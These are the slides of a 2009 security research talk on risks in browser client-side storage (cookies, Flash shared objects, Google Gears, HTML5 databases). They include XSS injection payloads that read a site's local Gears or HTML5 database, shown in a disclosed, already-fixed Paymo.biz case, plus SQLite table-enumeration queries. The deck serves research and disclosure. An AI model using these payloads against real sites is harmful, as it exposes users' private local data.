



Michael Sutton
VP, Security Research

PULLING THE PLUG

Security Risks in Next Generation Offline Web Apps



Copyright 2009 Zscaler, Inc.

whois

Company

- Zscaler – SaaS solution for web browser security
- VP, Security Research

Background

- Founding Member – Cloud Security Alliance
- SPI Dynamics – acquired by HP
- iDefense – acquired by VeriSign

Research

- Web security
- Client-side vulnerabilities
- Fuzzing



Overview

Background

Data Privacy

- HTTP Cookies
- Flash Local SharedObjects

Data Integrity and Confidentiality

- Gears
- HTML 5 Structured Client Side Storage


Future



Background



Evolution of Web Applications



Browser Storage

HTTP Cookies

- Initially supported by Mosaic Netscape v0.9 beta – released Oct. 13, 1994
- Internet Explorer v2.0 support in Oct. 1995
- Primarily used for personalization/tracking
- RFC 2109 recommends minimum storage capacity of 4KB per cookie

Flash Local Shared Objects

- First introduced in Flash Player 6.0
- User controlled settings to manage ‘Flash cookies’ introduced in Flash Player 8.0
- Default storage capacity of 100KB

(Google) Gears

- Launched May 31, 2007
- Full local relational database

HTML 5 Database Storage

- Supported by Safari 3.1, released March 18, 2007
- Full local relational database

Data Privacy

Background

Data Privacy

- HTTP Cookies
- Flash Local SharedObjects

Data Integrity and Confidentiality

- Gears
- HTML 5 Structured Client Side Storage

Future



Copyright 2009 Zscaler, Inc.

HTTP Cookies



HTTP Cookies

Origin

- Mosaic Netscape v0.9 beta – Oct. 13, 1994
- Patented by Netscape in 1995

Purpose

- Primarily used for tracking
- Allow sites to identify a combination of user, browser and computer

Details

- Restricted by same origin policy
- RFC 2109 - HTTP State Management Mechanism
 - At least 4096 bytes per cookie
 - At least 20 cookies per unique host
- Controllable expiration

Abuse

- Cookie hijacking
- Cookie poisoning



Copyright 2009 Zscaler, Inc.

Persistent csXSS



Sony Search

Search Results

Sutton All of Sony ↻

Your Results for "Sutton" in All of Sony

The Partridge Family » Up To Date | Legacy Recordings
...Vocal Arrangement Ken Sharp - Liner Notes Ken Sharp - Project Coordinator Lisa Sutton
- Liner Notes Lisa Sutton - Art Direction Lisa Sutton - Project Coordinator Beverly Weinstein
- Art Direction Related Artists » Add...

The Partridge Family » Shopping Bag | Legacy Recordings
...String Arrangements Ken Sharp - Liner Notes Ken Sharp - Project Coordinator Lisa Sutton
- Liner Notes Lisa Sutton - Artwork Lisa Sutton - Project Coordinator Beverly Weinstein
- Artwork Beverly Weinstein - Art Direction...

The Partridge Family » Sound Magazine | Legacy Recordings
...Mike Melvoin - String Arrangements Ken Sharp - Liner Notes Ken Sharp - Project
Coordinator Lisa Sutton - Art Direction Lisa Sutton - Project Coordinator Beverly Weinstein
- Art Direction Kenneth Lieu - Photography Kenneth...

Fred Hammond » Somethin' 'Bout Love | Legacy Recordings
...Ransom" Haggins - Vocal Producer Isaiah Abolin - Mixing Assistant Darius Fentress -
Assistant Engineer Frank Sutton - Engineer Frank Sutton - Tracking Steve "Supe" White -
Arranger Steve "Supe" White - Producer Steve "Supe..."

Nick Heyward | Legacy Recordings

There was one error opening the page. For more information, choose Activity from the Window menu.

Narrow Your Search

- ▶ All
- ▶ Electronics
- ▶ PlayStation
- ▶ Online Games
- ▶ Music & Movies
- ▶ Corporate Information

Your Recent Searches

- ▶ Sutton
- ▶ Michael

Top Searches

- ▶ headphones
- ▶ PSP
- ▶ dvdirect
- ▶ valo
- ▶ walkman

NEED HELP?

Sony Persistent csXSS

A screenshot of a browser's cookie manager window. The search bar at the top contains the text "Sony". The table below lists the following cookies:

Website	Name	Path	Secure	Expires	Contents
.sony.com	s_sq	/			%5B%5BB%5D%5D
.sony.com	s_vi	/		February 11, 2014 11:44 AM	[CS]v1 499451...00002968[CE]
.sony.com	s_cc	/			true
www.sony.com	NSC_xxx.tpo`dpn-mc-80	/			449b23153660
www.sony.com	JSESSIONID	/SonySearch			CD3323110C1...4C856.app03
www.sony.com	sonysearch_recent_searches	/SonySearch		March 14, 2009 12:44 PM	Michael#Sutton

Buttons at the bottom include "Remove", "Remove All", and "Done".

Sony Persistent csXSS



Persistent csXSS

Unique Aspects

- Persistent only on client
- Automatically triggered whenever page is revisited

Attack Potential

- Leverage for user-specific XSS attacks
 - Not possible with traditional persistent XSS
- Inform attacker whenever you've returned to a site
 - Timing is an issue with attacks such as CSRF

Prevalence

- Surprisingly common, especially on sites which feature a search history

Flash Local SharedObjects



Flash LSOs

Origin

- Flash Player 6.0 – March 2002
- Flash Player 8.0 - User controlled settings to manage 'Flash cookies'

Purpose

- Primarily used for tracking/default settings
- Larger capacity permits use for additional purposes
- Popular – my laptop currently has LSOs from 102 domains – all from regular browsing

Details

- Default storage of 100K → can be unlimited
- No expiration
- Difficult to delete – not tied to browser caches

Abuse

- Cookie hijacking
- Cookie poisoning



Flash Settings Manager



Copyright 2009 Zscaler, Inc.

SharedObject Sandboxing



Programming Adobe ActionScript 3.0 for Adobe Flash

SharedObjects

Flash Player provides the ability to use shared objects, which are ActionScript objects that persist outside of a SWF file, either locally on a user's file system or remotely on an RTMP server. Shared objects, like other media in Flash Player, are partitioned into security sandboxes. However, the sandbox model for shared objects is somewhat different, because shared objects are not resources that can ever be accessed across domain boundaries. Instead, shared objects are always retrieved from a shared object store that is particular to the domain of each SWF file that calls methods of the SharedObject class. Usually a shared object store is even more particular than a SWF file's domain: by default, each SWF file uses a shared object store particular to its entire origin URL.

evening. "We worked quickly to implement a fix for the issue recently reported in Orkut. We also took steps to help prevent similar problems in the future. Service to Orkut was not disrupted during this time."

Flash LSO Storage Locations

Windows XP

- \$user\Application Data\Macromedia\Flash Player\#SharedObjects

Windows Vista it is in each user's

- \$user\AppData\Roaming\Macromedia\Flash Player\#SharedObjects

Mac OS X

- ~/Library/Preferences/Macromedia/Flash Player/#SharedObjects

Linux

- /home/\$user/.macromedia/Flash_Player/#SharedObjects

LSO Files

Format

- Binary files
- *.sol extension
- Store text data

SharedObject readers

- FD3
- SOLReader

User Control

- Website Storage Settings in Flash Player Settings Manager
- Firefox add-ons – Objection, Better Privacy

Reading/Writing From/To Flash Cookies

Limitations

- Same origin policy
- Origin determined by path
 - Sites can write LSO's at a predefined level (e.g. `SharedObject.getLocal("zscaler", "/")`)

Requirements

- Ability to upload SWF files
 - Increasingly common on Web 2.0 sites
 - Victim must visit site with uploaded content

Pros/Cons of Flash Cookies

Pros

- Model increases complexity of cookie stealing
- Sandboxing limits scope of attacks – similar to HTTP cookies

Cons

- Greater default storage capacity (100KB) – increases likelihood that storage will be used for sensitive data
- Difficult to delete
- No expiration

Data Integrity and Confidentiality

Background

Data Privacy

- HTTP Cookies
- Flash Local SharedObjects

Data Integrity and Confidentiality

- Gears
- HTML 5 Structured Client Side Storage

Future



Copyright 2009 Zscaler, Inc.

(Google) Gears



Gears

Origin

- Launched as Google Gears on May 31, 2007
- ‘Google’ dropped from project title on 1st anniversary

Purpose

- Initial – “offline-enabling applications”
- Overall – “close the gap between web apps and native apps by giving the browser new capabilities”

Details

- Primary components:
- LocalServer – Local HTTP/HTTPS capable server for delivering content
- Database – Local implementation of SQLite relational database for storing content
- WorkerPool – Run resource intensive JavaScript in the background to improve performance

Abuse

- Data confidentiality
- Data integrity

The Future of Gears



Google Gears...

MMM DD, 2009

Posted by XXX XXXX @ 4:10 am

XXXXXXXXXX

XXXXXX


Gears Activation

Allow

- User must permit Gears access

Install

- SQLite database installed on local file system



Gears Storage Locations

Windows XP

- **Internet Explorer:** C:\Documents and Settings\<user>\Local Settings\Application Data\Google\Google Gears for Internet Explorer
- **Firefox:** C:\Documents and Settings\<user>\Local Settings\Application Data\Mozilla\Firefox\Profiles\{PROFILE}.default\Google Gears for Firefox
- **Google Chrome:** C:\Documents and Settings\<user>\Local Settings\Application Data\Google\Chrome\User Data\Default\Plugin Data\Google Gears

Windows Vista

- **Internet Explorer:** C:\Users\<user>\AppData\LocalLow\Google\Google Gears for Internet Explorer
- **Firefox:** C:\Users\<user>\AppData\Local\Mozilla\Firefox\Profiles\{PROFILE}.default\Google Gears for Firefox
- **Google Chrome** C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Plugin Data\Google Gears

Mac OS X:

- **Firefox** Users/<user>/Library/Caches/Firefox/Profiles/{PROFILE}.default/Google Gears for Firefox
- **Safari:** ~/Library/Application Support/Google/Google Gears for Safari

Linux

- **Firefox:** <user>/.mozilla/firefox/{PROFILE}.default/Google Gears for Firefox

Windows Mobile

- **Mobile Internet Explorer:** \Application Data\Google\Google Gears for Internet Explorer

csSQLi



csSQLi

Definition

- Ability to read/write to/from a database stored on a client machine

Facilitator

- Browser databases are accessed via JavaScript
- XSS on a vulnerable site can expose any web browser to csSQLi, regardless of patch level

Targets

- Gears
- HTML 5



A Big Thank You To Paymo.biz

Timeline

- Feb 4 – Vulnerability reported to Paymo.biz
- Feb. 5 – Initial response requesting additional information
- Feb. 5-9 – Additional Correspondence
- Feb. 9 – Fix implemented

Thank You

- Paymo went out of their way quickly respond to the reported vulnerability in order to protect their clients. They were gracious and a pleasure to work with. Web application vendors everywhere can learn from their example.
- ...and they offered a free year of service! How's that for gratitude.

Paymo Injection Point

```
<h2>SQLi</h2>
<p><strong>Client</strong>
<a href="/clients/view/?id=16392">Default Client</a></p>

<p>***injection_point***</p>

<div style="float: left; padding-bottom: 10px;">
```

Injection point

- Within paragraph tag
- Tag will need to be closed </p>

Read Paymo Data

```
1 </p>
2 <script type="text/javascript"
3   src="http://code.google.com/apis/gears/gears_init.js"></script>
4 <script type="text/javascript">
5   var db = google.gears.factory.create('beta.database');
6   db.open('dot_store_http__zscaler_paymo_biz_client_2_0_client_html');
7   var data;
8   var rs = db.execute('SELECT * FROM __DOJO_STORAGE');
9   while (rs.isValidRow()) {
10     data = data + (rs.field(0) + '@' + rs.field(1));
11     data = data + '\n';
12     rs.next();
13   }
14   alert(data);
15   rs.close();
16 </script>
17 <p>
```

1 Close paragraph tag

2 Include Gears API

3 Open existing local database

4 Execute SQL query

Paymo csSQLi

[Search](#)[Settings](#) | [Logout](#)[Dashboard](#) [Clients](#) [Projects](#) [Reports](#) [Invoices](#) [Users](#) [Timer](#)

BETA

The page at <http://zscaler.paymo.biz> says:



```
undefined_dot@oldVersion
_dot@justDebugged
default@sessionId
default@userInfo
default@projects
default@entries_Wed_Feb_04_2009_00_00_00_GMT_0000_GMT_Standard_Time_
default@Wed_Feb_04_2009_00_00_00_GMT_0000_GMT_Standard_Time_Wed_Feb_04_2009_23_59_59_GMT_0000_GMT_Standard_Time_
default@Sun_Feb_01_2009_00_00_00_GMT_0000_GMT_Standard_Time_Wed_Feb_04_2009_23_59_59_GMT_0000_GMT_Standard_Time_
default@time_tracked_today
default@time_tracked_this_week
default@company_logo
```

[OK](#)

Gears csSQLi

Builtin SQLi Protection

- Secure → db.execute('insert into MyTable values (?)', data);
- Insecure → db.execute('insert into MyTable values (' + data + ')');

Meaningless if a site is vulnerable to XSS

- 67% of sites likely to have XSS [Whitehat Security – December 2008]

SQLi vs csSQLi



SQLi

Identify database structure through verbose error messages or brute force

Online attacks

SQL statement must be vulnerable

csSQLi

Database structure is readily accessible

Online and offline attacks

XSS makes any site vulnerable, regardless of SQL syntax

csSQLi vs Cookie Theft

Question

- Couldn't I access the same information by stealing a user's cookie and accessing their online data?

Answer

- Cookie theft does not guarantee data access
 - Site may not use cookies for authentication
 - Additional ACLs (i.e. IP source address) would prevent access
 - Session credentials have expired or user has logged out
- Offline data does not have to mirror online data

Verdict

- No

Sites Using Gears



somethings



Copyright 2009 Zscaler, Inc.

Pros/Cons of Gears

Pros

- Requires explicit user acceptance
- Has built in protections for vulnerabilities such as SQLi

Cons

- Despite default protections, being JavaScript based, it is open to attack should injection flaws such as XSS exist in the host application
- Implementing a secure technology on an insecure site invalidates the built in protections
- Increases the attack surface
 - csSQLi is a reality - Data can be remotely accessed from a local relational database

HTML 5

Structured Client Side Storage



HTML 5

Origin

- WHATWG began work on specification in 2004
- W3C published first public working draft Jan. 22, 2008

Purpose

- New markup, APIs, error handling, etc.
- Includes section on *Structured Client-Side Storage*

Details

- Session Storage – Similar to HTTP session cookies with greater flexibility
- Local Storage – Similar to HTTP persistent cookies with greater flexibility
- Database Storage – Local relational database

Abuse

- Data confidentiality
- Data integrity


What's in HTML5?

Structural Elements

- Similar to <DIV> tags with specified roles

APIs


- Drag & Drop
- Video and Audio
- GeoLocation
- Canvas
- App Cache
- Offline data storage



HTML 5 Browser DB Support

Browser	Session Storage	Local Storage	Database Storage
Internet Explorer 7.x	✗	✗	✗
Internet Explorer 8.x	✓	✓	✗
Firefox 3.x	✓	✓	✗
Safari 4.x	✓	✓	✓
Mobile Safari 3.x	✓	✓	✓
Chrome 3.x	✗	✗	✓
Opera 9.x	✗	✗	✗

iPhone



HTML 5 csSQLi


Risk

- No Path attribute – XSS anywhere within a domain can lead to csSQLi
 - Consider user programmable sites with shared domains (e.g. MySpace, Facebook, etc.)

Enumeration

- Identify Tables
 - `SELECT name FROM sqlite_master WHERE type='table'`
- Identify Table Structure
 - `SELECT sql FROM sqlite_master WHERE name='table_name'`

WebKit.org Demo



SQLite Database

The screenshot shows the SQLite Database Browser application window. The title bar reads "SQLite Database Browser - /Users/Michael/Library/Safari/Datab...". The toolbar contains various icons for file operations, database management, and help. Below the toolbar is a menu bar with "File", "Edit", "View", "Tools", "Help", and a "Database Structure" tab which is selected. The main area displays a table of database objects:

Name	Object	Type	Schema
WebKitStickyNotes	table		CREATE TAB...
id	field	REAL	
note	field	TEXT	
timestamp	field	REAL	
left	field	TEXT	
top	field	TEXT	
zindex	field	REAL	
__WebKitDatabaseInfoTable__	table		CREATE TAB...
sqlite_autoindex_WebKitStickyNotes_1	index		
sqlite_autoindex__WebKitDatabaseInfoTable__1	index		

Mac OS X storage location:
/Users/[username]/Library/Safari/Databases

HTML 5 csSQLi

Injected Content

```
<script>
var db;

try {
    if (window.openDatabase) {
        db = openDatabase("NoteTest", "1.0", "HTML5 Database API example", 200000);
    }
} catch(err) { }

db.transaction(function(tx) {
    tx.executeSql("SELECT * FROM WebKitStickyNotes", [], function(tx, result) {
        document.write(result.rows.item(0)['note']);
    });
});
</script>
```

- API calls are standard
- Database structure is known as it is stored locally
 - No need to guess/brite force table, column names or data types

Gears vs. HTML 5

Coexistence

- Blog postings from Google indicate a desire to ultimately make Gears compatible with the HTML 5 specification

Prediction

- Gears may + be discontinued and ultimately be disbanded in favor of HTML 5 to deliver equivalent functionality and gain broad acceptance



Comparison of Local Storage Technologies

	HTTP Cookies	Flash LSOs	Gears	HTML 5
Explicit Acceptance	No	No	Yes	No
Storage Limit	4KB	Unlimited (100KB default)	Unlimited	Unlimited
Expiry	Custom	Never	Never	Never
File Format	Text	Binary	Binary (SQLite)	Binary (SQLite)
Deployment	Universal	Near universal	Minimal	Beta only

How Gears and HTML 5 Change the Game for Attackers

Offline

- Targets can be attacked regardless of current Internet connectivity
 - e.g. Offline - Phishing email read while from Gmail, linked clicked and Gears enabled application attacked

Open

- No need to determine data structure for SQLi – everyone has it

Attack surface

- Potentially confidential data moves from a single, centralized location (server) to potentially millions of individual locations (client)
- All targets (clients) can be attacked from one location (web app w/ XSS vuln.)

Web Based Worms

Definition

- *Malicious content replicating via HTTP(S), infecting profiles in web applications*

Examples

- Samy Worm (Oct. 4, 2005) – Author (Samy Kamkar) pled guilty to a felony charges
- Orkut Worm (Dec. 19, 2007) – Affects 400,000 users
- StalkDaily Worm (Apr. 11, 2009) – Unauthorized Twitter posts promote website for Michael Mooney

Restrictions

- Requires persistent storage – usually within the web application
- Limited to the ecosystem in which they were created
- Not much of a limitation when the ecosystem is hundreds of millions of users strong

Future

- Client side storage permits web based worms to go offline

Predictions

Adoption

- Expect increased adoption of Gears thanks to favorable exposure from Gmail integration
- HTML 5 and Gears are unlikely to compete – Google has already expressed a desire to make Gears compatible with the HTML 5 specification

Vulnerable Sites

- Sites will continue to push the limits of widely adopted technologies such as HTTP cookies and Flash LSOs, resulting in exploitable vulnerabilities
- A significant portion of sites adopting local database technologies will have injection flaws that leave them open to attack

Attacks

- Attack prevalence will increase in proportion to adoption rates
- Web based worms go offline!

Conclusion



Michael Sutton - VP, Security Research

@michaelsutton

<http://research.zscaler.com>

msutton@zscaler.com



Copyright 2009 Zscaler, Inc.